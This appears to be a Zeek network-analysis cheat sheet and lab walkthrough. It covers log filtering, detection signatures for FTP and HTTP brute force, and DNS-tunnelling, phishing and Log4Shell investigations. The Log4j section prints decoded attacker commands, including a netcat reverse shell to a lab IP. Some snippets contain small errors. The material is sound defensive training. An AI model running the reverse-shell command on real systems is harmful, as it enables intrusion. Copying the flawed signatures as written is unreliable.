
Default log path
1
/opt/zeek/logs
Necessary sudo permission
1
sudo su
Checking Zeek version
1
zeek -v
Zeek Control Module
1
2
3
zeekctl status
zeekctl start
zeekctl stop
PCAP processing mode with Zeek
1
zeek -C -r sample.pcap

Possible logs generated:
1
2
3
4
5
6
7
8
- conn.log
- dhcp.log
- dns.log
- ntp.log
- packet_filter.log
- snmp.log
- ssh.log
- syslog.log
Breakdown:
1
2
3
4
- '-r' : Reading option, read/process a pcap file
- '-C' : Ignoring checksum errors
- '-v' : Version information
- 'zeekctl' : ZeekControl module
Zeek logs in a nutshell:
| Category | Description | Log Files | |
|---|---|---|---|
| Network | Network Protocols logs | conn.log, dce_rpc.log, dhcp.log, dnp3.log, dns.log, ftp.log, http.log, irc.log, kerberos.log, modbus.log, modbus_register_change.log, mysql.log, ntlm.log, ntp.log, radius.log, rdp.log, rfb.log, sip.log, smb_cmd.log, smb_files.log, smb_mapping.log, smtp.log, snmp.log, socks.log, ssh.log, ssl.log, syslog.log, tunnel.log | |
| Files | File analysis result logs | files.log, ocsp.log, pe.log, x509.log | |
| NetControl | Network control and flow logs | netcontrol.log, netcontrol_drop.log, netcontrol_shunt.log, netcontrol_catch_release.log, openflow.log | |
| Detection | Detection and possible indicator logs | intel.log, notice.log, notice_alarm.log, signatures.log, traceroute.log | |
| Network Observations | Network flow logs | known_certs.log, known_hosts.log, known_modbus.log, known_services.log, software.log | |
| Miscellaneous | Additional logs cover external alerts, inputs and failures | barnyard2.log, dpd.log, unified2.log, unknown_protocols.log, weird.log, weird_stats.log | |
| Zeek Diagnostics | Zeek diagnostic logs cover system messages, actions and some statistics | broker.log, capture_loss.log, cluster.log, config.log, loaded_scripts.log, packet_filter.log, print.log, prof.log, reporter.log, stats.log, stderr.log, stdout.log |
Usage primer table:
| Overall Info | Protocol-Based | Detection | Observation |
|---|---|---|---|
| conn.log | http.log | notice.log | known_host.log |
| files.log | dns.log | signatures.log | known_services.log |
| intel.log | ftp.log | pe.log | software.log |
| loaded_scripts.log | ssh.log | traceroute.log | weird.log |
Filtering Zeek columns with zeek-cut
Format:
1
cat <Log>.log | zeek-cut <column1> <column2> <column3>
1
$ cat conn.log | zeek-cut uid proto id.orig_h id.orig_p id.resp_h id.resp_p
Processing Zeek Logs

Basics:
1
2
3
4
5
$ history

$ !10

$ !!
Read File:
1
2
3
$ cat sample.txt
$ head sample.txt
$ tail sample.txt
Find and Filter:
1
2
3
4
5
$ cat test.txt | sort
$ cat test.txt | sort -n
$ cat test.txt | uniq
$ cat test.txt | wc -l
$ cat test.txt | nl
Advanced:
1
2
3
4
$ cat test.txt | sed -n '11p'
$ cat test.txt | sed -n '10,15p'
$ cat test.txt | awk 'NR < 11 {print $0}'
$ cat test.txt | awk 'NR == 11 {print $0}'

1
2
3
4
5
6
7
8
9
10

$ sort | uniq
$ sort | uniq -c
$ sort -nr
$ rev
$ cut -f 1
$ cut -d '.' -f 1-2
$ grep -v 'test'
$ grep -v -e 'test1' -e 'test2'
$ file
$ grep -rin Testvalue1 * | column -t | less -5

Running Zeek with a signature file:
1
$ zeek -C -r sample.pcap -s sample.sig
1
2
3
- '-C' : ignore checksum errors
- '-r' : Read pcap file
- '-s' : use signature file
sample.sig content:
1
2
3
4
5
6
7
8
9
10
11
12
signature http-password {
	ip-proto == tcp
	dst-port == 80
	payload /.*password.*/
	event "Cleartext Password Found!"
}

# signature: Signature name.
# ip-proto: Filtering TCP connection.
# dst-port: Filtering destination port 80.
# payload: Filtering the "password" phrase.
# event: Signature match message.
Example match:
1
$ zeek -C -r http.pcap -s http-password.sig
1
cat notice.log | zeek-cut id.orig_h id.resp_h msg
1
cat signatures.log | zeek-cut src_addr dest_addr sig_id event_msg
Zeek FTP Bruteforce signature
1
2
3
4
5
signature ftp-admin {
	ip-proto == tcp
	ftp /.*USER.*dmin.*/
	event "FTP Admin Login Attempt!"
}
Command:
1
2
3
$ zeek -C -r ftp.pcap -s ftp-admin.sig

$ cat signatures.log | zeek-cut src_addr dst_addr event_msg sub_msg | sort -r | uniq
Expected Output:

Zeek FTP bruteforce for all possible attempts
1
2
3
4
5
signature ftp-brute {
	ip-proto == tcp
	payload /.*530.*Login.*incorrect.*/
	event "FTP Brute-force Attempt"
}
1
- We are able to know if its a failed login attempt because FTP responds to the user a 530 response code when it happens
Total signature for FTP Bruteforce:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
signature ftp-username {
	ip-proto == tcp
	ftp /.*USER.*/
	event "FTP Username Input Found!"
}

signature ftp-brute {
	ip-proto == tcp
	payload /.*530.*Login.*incorrect.*/
	event "FTP Brute-Force Attempt!"
}

signature ftp-username {
    ip-proto == tcp
    ftp /.*USER.*dmin.*/
	event "FTP Admin Login Attempt!"
}
Sample usage:
1
$ zeek -C -r ftp.pcap -s ftp-admin.sig
1
- Produces zeek logs
1
$ cat notice.log | zeek-cut uid id.orig_h id.resp_h msg sub | sort -r | nl | uniq | sed -n '1001,1004p'
Output:

Signature for HTTP bruteforce login
1
2
3
4
5
6
signature http-password {
    ip-proto == tcp
    dst-port == 80
    payload /.*password*./
    event "HTTP login brute-force attack attempt!"
}
Command:
1
zeek -C -r http.pcap
Generated logs:

1
$ cat conn.log | zeek-cut ts uid id.orig_h id.org_p id.resp_h id.resp_p service duration
Output: 
Investigating dns.log file with Zeek
1
$ zeek -C -r dns-tunneling.pcap
Log files generated:
1
2
3
4
5
- conn.log
- dns.log
- http.log
- ntp.log
- packet_filter.log
Extracting important parts from dns.log:
1
$ cat dns.log | zeek-cut ts uid proto id.orig_h id.orig_p id.resp_h id.resp_p query qtype_name | sort -r | grep AAAA | wc -l
Output:

Filtering unique DNS queries:
1
$ cat dns.log | zeek-cut query | rev | cut -d '.' -f 1-2 | rev | sort -r | uniq

Massive amount of DNS queries sent on the same domain and checking the IP address of this DNS server
1
$ cat conn.log | zeek-cut ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto service | sort -r | uniq
Output:

Phishing example
1
$ zeek -C -r phishing.pcap hash-demo.zeek
Checking where the .exe file was downloaded:

Getting the hash of the files downloaded:
1
$ cat files.log | zeek-cut md5 sha1 sha256

Checking file types:
1
$ zeek -C -r phishing.pcap file-extract-demo.zeek
Extracted file types:

Extracted hashes:

Log4j example
1
$ zeek -C -r log4shell.pcapng detection-log4j.zeek
Logs generated:

Signature hits:


- Investigate the
http.logfile. Which tool is used for scanning?nmap

- Investigate the
http.logfile. What is the extension of the exploit file?
1
- `.class`
- Investigate the
log4j.logfile. Decode the base64 commands. What is the name of the created file? Commands:

Decoded:
1
2
3
4
5
touch /tmp/pwned

which nc > /tmp/pwned

nc 192.168.56.102 80 -e /bin/sh -vvv